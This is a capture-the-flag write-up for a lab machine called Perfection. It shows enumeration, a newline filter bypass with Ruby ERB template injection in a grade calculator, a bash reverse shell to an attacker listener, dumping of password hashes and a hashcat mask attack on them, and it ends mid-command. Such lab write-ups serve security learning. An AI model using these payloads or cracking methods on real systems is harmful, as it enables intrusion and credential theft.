
Perfection Writeup



00 - Credentials

username	passsword	service	address
susan	susan_nasus_413759210	sudo,db	127.0.0.1

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sat Mar  2 22:04:05 2024 as: nmap -sC -sV -oA
nmap/perfection -v 10.129.192.169
Increasing send delay for 10.129.192.169 from 5 to 10 due to 13 out of 41
dropped probes since last increase.
Nmap scan report for 10.129.192.169
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Mar  2 22:05:05 2024 -- 1 IP address (1 host up) scanned
in 59.92 seconds
```

We have two ports open:

- port 22 - running openSSH (Ubuntu linux)
- port 80 - Nginx HTTP with the title `weighted Grade calculator`

HTTP enumeration (port 80)

We visit the site:



We see a version of a software given above `WEBrick 1.7.0`. We enumerate further to see:

Webrick

WEBrick is an HTTP server toolkit that can be configured as an HTTPS server, a proxy server, and a virtual-host server.

WEBrick features complete logging of both server operations and HTTP access.

WEBrick supports both basic and digest authentication in addition to algorithms not in RFC 2617.

A WEBrick server can be composed of multiple WEBrick servers or servlets to provide differing behavior on a per-host or per-path basis. WEBrick includes servlets for handling CGI scripts, ERB pages, Ruby blocks and directory listings.

WEBrick also includes tools for daemonizing a process and starting a process at a higher privilege level and dropping permissions.

Installation

That it appears to be a ruby server. We can look for CVEs:

webrick vulnerabilities

Direct Vulnerabilities

Known vulnerabilities in the webrick package. This does not include vulnerabilities belonging to this package's dependencies.

Automatically find and fix vulnerabilities affecting your projects. Snyk scans for vulnerabilities and provides fixes for free.

Fix for free

VULNERABILITY	VULNERABLE VERSION
M Directory Traversal	<1.4.0.beta1
C Improper Input Validation	<1.4.0.beta1
H HTTP Request Smuggling	<1.5.1 >=1.6.0, <1.6.1

LICENSES DETECTED

- (Ruby OR BSD-2-Clause) >=1.7.0
- BSD-2-Clause >=1.3.1, <1.7.0

Report a new vulnerability


Found a mistake?


We notice that `1.7.0` is not included and any CVE might not work against the server. We check for hidden directories:

```
└─$ dirsearch -u http://10.10.11.253/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 |
Wordlist size: 43007
```

```
Output File: /home/pyp/.dirsearch/reports/10.10.11.253/-_24-05-29_21-11-57.txt

Error Log: /home/pyp/.dirsearch/logs/errors-24-05-29_21-11-57.log

Target: http://10.10.11.253/

[21:11:58] Starting:
[21:12:03] 200 -    4KB - /about
[21:12:06] 200 -    4KB - /.

Task Completed
```

We see nothing interesting is revealed. But we can explore the options in the current site:







weighted-grade

We can play with the `weighted-grade` calculator to see how it works.


1. The weight (%) must add up to 100 for it to work



2. The input in the category field is echoed back to us:



3. There is detection for malicious input



Malicious input blocked

That may be our in through the server. Since it runs a `Ruby` server, we may be able to use a ruby payload to first bypass the checker (filter) and then execute ruby code.
One way to do this is to use the `\n` character which is `%0a` in url-encoded form. We can then use a `ruby` payload to do something system with `whoami`:

- Ruby payload

```
A
<%= system('whoami') %>
```

- Burp payload

```
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
Content-Length: 208
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.253
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/125.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.253/weighted-grade-calc
Accept-Encoding: gzip, deflate, br
Connection: close
```

```
category1=%41%0a%3c%25%3d%20%73%79%73%74%65%6d%28%27%77%68%6f%61%6d%69%29%20
%25%3e&grade1=0&weight1=1&category2=B&grade2=1&weight2=1&category3=C&grade3=
2&weight3=1&category4=D&grade4=3&weight4=1&category5=E&grade5=4&weight5=96
```

- Burp response

  Internal Server Error


  Well seems as if the `system` does not work; let us use another payload:
- Ruby payload

```
A
<%= `whoami` %>
```

- Burp payload

```
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
Content-Length: 205
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.253
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/125.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.253/weighted-grade-calc
Accept-Encoding: gzip, deflate, br
Connection: close

category1=%41%0a%3c%25%3d%20%60%77%68%6f%61%6d%69%60%20%25%3e&grade1=0&weigh
t1=1&category2=B&grade2=1&weight2=1&category3=C&grade3=2&weight3=1&category4
=D&grade4=3&weight4=1&category5=E&grade5=4&weight5=96
```

- Burp response




We get code execution(We may read `user.txt` at the moment)! We can then do a simple reverse shell:


1. Craft a ruby payload and hex encode it

```
A
<%= `/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.247/9001 0>&1'` %>

%41%0a%3c%25%3d%20%60%2f%62%69%6e%2f%62%61%73%68%20%2d%63%20%27%62%61%73%68%
20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%34%2e%3
2%34%37%2f%39%30%30%31%20%30%3e%26%31%27%60%20%25%3e
```

2. Put up a listener



3. Send the payload and wait for the reverse shell.




```
[22:04:14] received connection from 10.10.11.253:35350          bind.py:84
[22:04:20] 10.10.11.253:35350: registered new host w/ db      manager.py:957
(local) pwncat$
(remote) susan@perfection:/home/susan/ruby_app$ whoami
susan
```

We get a connection!

02 - Privilege Escalation

susan@perfection

We verify that we are susan and can do basic functions:

```
(remote) susan@perfection:/home/susan$ cat user.txt
0f3225848964c567f5[SNIPPED]
```

We can see a `Migration` directory which contains a `db` file with hashed `passwords`:

```
(remote) susan@perfection:/home/susan$ cd Migration/
(remote) susan@perfection:/home/susan/Migration$ ls -a
.  ..  pupilpath_credentials.db
(remote) susan@perfection:/home/susan/Migration$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Oct 27  2023 .
drwxr-x--- 9 susan susan 4096 May 29 19:07 ..
-rw-r--r-- 1 root  root  8192 May 14  2023 pupilpath_credentials.db
(remote) susan@perfection:/home/susan/Migration$ file
pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite
version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4,
UTF-8, version-valid-for 6
(remote) susan@perfection:/home/susan/Migration$ sqlite3
pupilpath_credentials.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|Susan
Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina
Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry
Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David
Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen
Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
```

Enumerating further, we see that `susan` got mail!:

```
(remote) susan@perfection:/home/susan/Migration$ ls -la /var/mail
total 12
drwxrwsr-x  2 root mail  4096 May 14  2023 .
drwxr-xr-x 13 root root  4096 Oct 27  2023 ..
-rw-r-----  1 root susan  625 May 14  2023 susan
(remote) susan@perfection:/home/susan/Migration$ cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data
breach, I thought we should also migrate our credentials ('our' including
the other students

in our class) to the new platform. I also suggest a new password
specification, to make things easier for everyone. The password format is:
```

```
{firstname}_{firstname backwards}_{randomly generated integer between 1 and
1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently
registering our university with the platform.

- Tina, your delightful student
```

From the above, we see a mask password attack. We can forge similar structures for all 5 users:

```
susan_nasus_
tina_anit_
harry_yrrah_
david_divad_
stephen_nehpets_
```

In hashcat mask mode, https://hashcat.net/wiki/doku.php?id=mask_attack, we see that `?d` stands for digits `0-9`. Since its `1,000,000,000`, we can specify `nine` placeholders:

```
susan_nasus_?d?d?d?d?d?d?d?d?d
tina_anit_?d?d?d?d?d?d?d?d?d
harry_yrrah_?d?d?d?d?d?d?d?d?d
david_divad_?d?d?d?d?d?d?d?d?d
stephen_nehpets_?d?d?d?d?d?d?d?d?d
```

Enumerating the users:

```
(remote) susan@perfection:/home/susan/Migration$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
```

Susan also appears to be in the sudo group:

```
(remote) susan@perfection:/home/susan/Migration$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
```

We see that we only have one user who may be helpful but we need to find a way to crack all hashes at the same time:

```
cat hashes

susan_nasus abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
tina_anit dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
harry_yrrah d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
david_divad ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
stephen_nehpets
154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
```

The `hash-type = sha256`:

```
└─$ nth --text
'abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f'
https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
Most Likely
SHA-256, HC: 1400 JtR: raw-sha256 Summary: 256-bit key and is a good
partner-function for AES. Can be used in Shadow files.
[SNIPPED]
```

We can then run `hashcat` to decode for us:

```
while read -r name hash; do
hashcat -a 3 -m 1400 $hash "$name_?d?d?d?d?d?d?d?d?d"
done < hashes
```

Which leads to:

```
└─$ hashcat -m 1400
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f -a 3
"susan_nasus_?d?d?d?d?d?d?d?d?d" --show
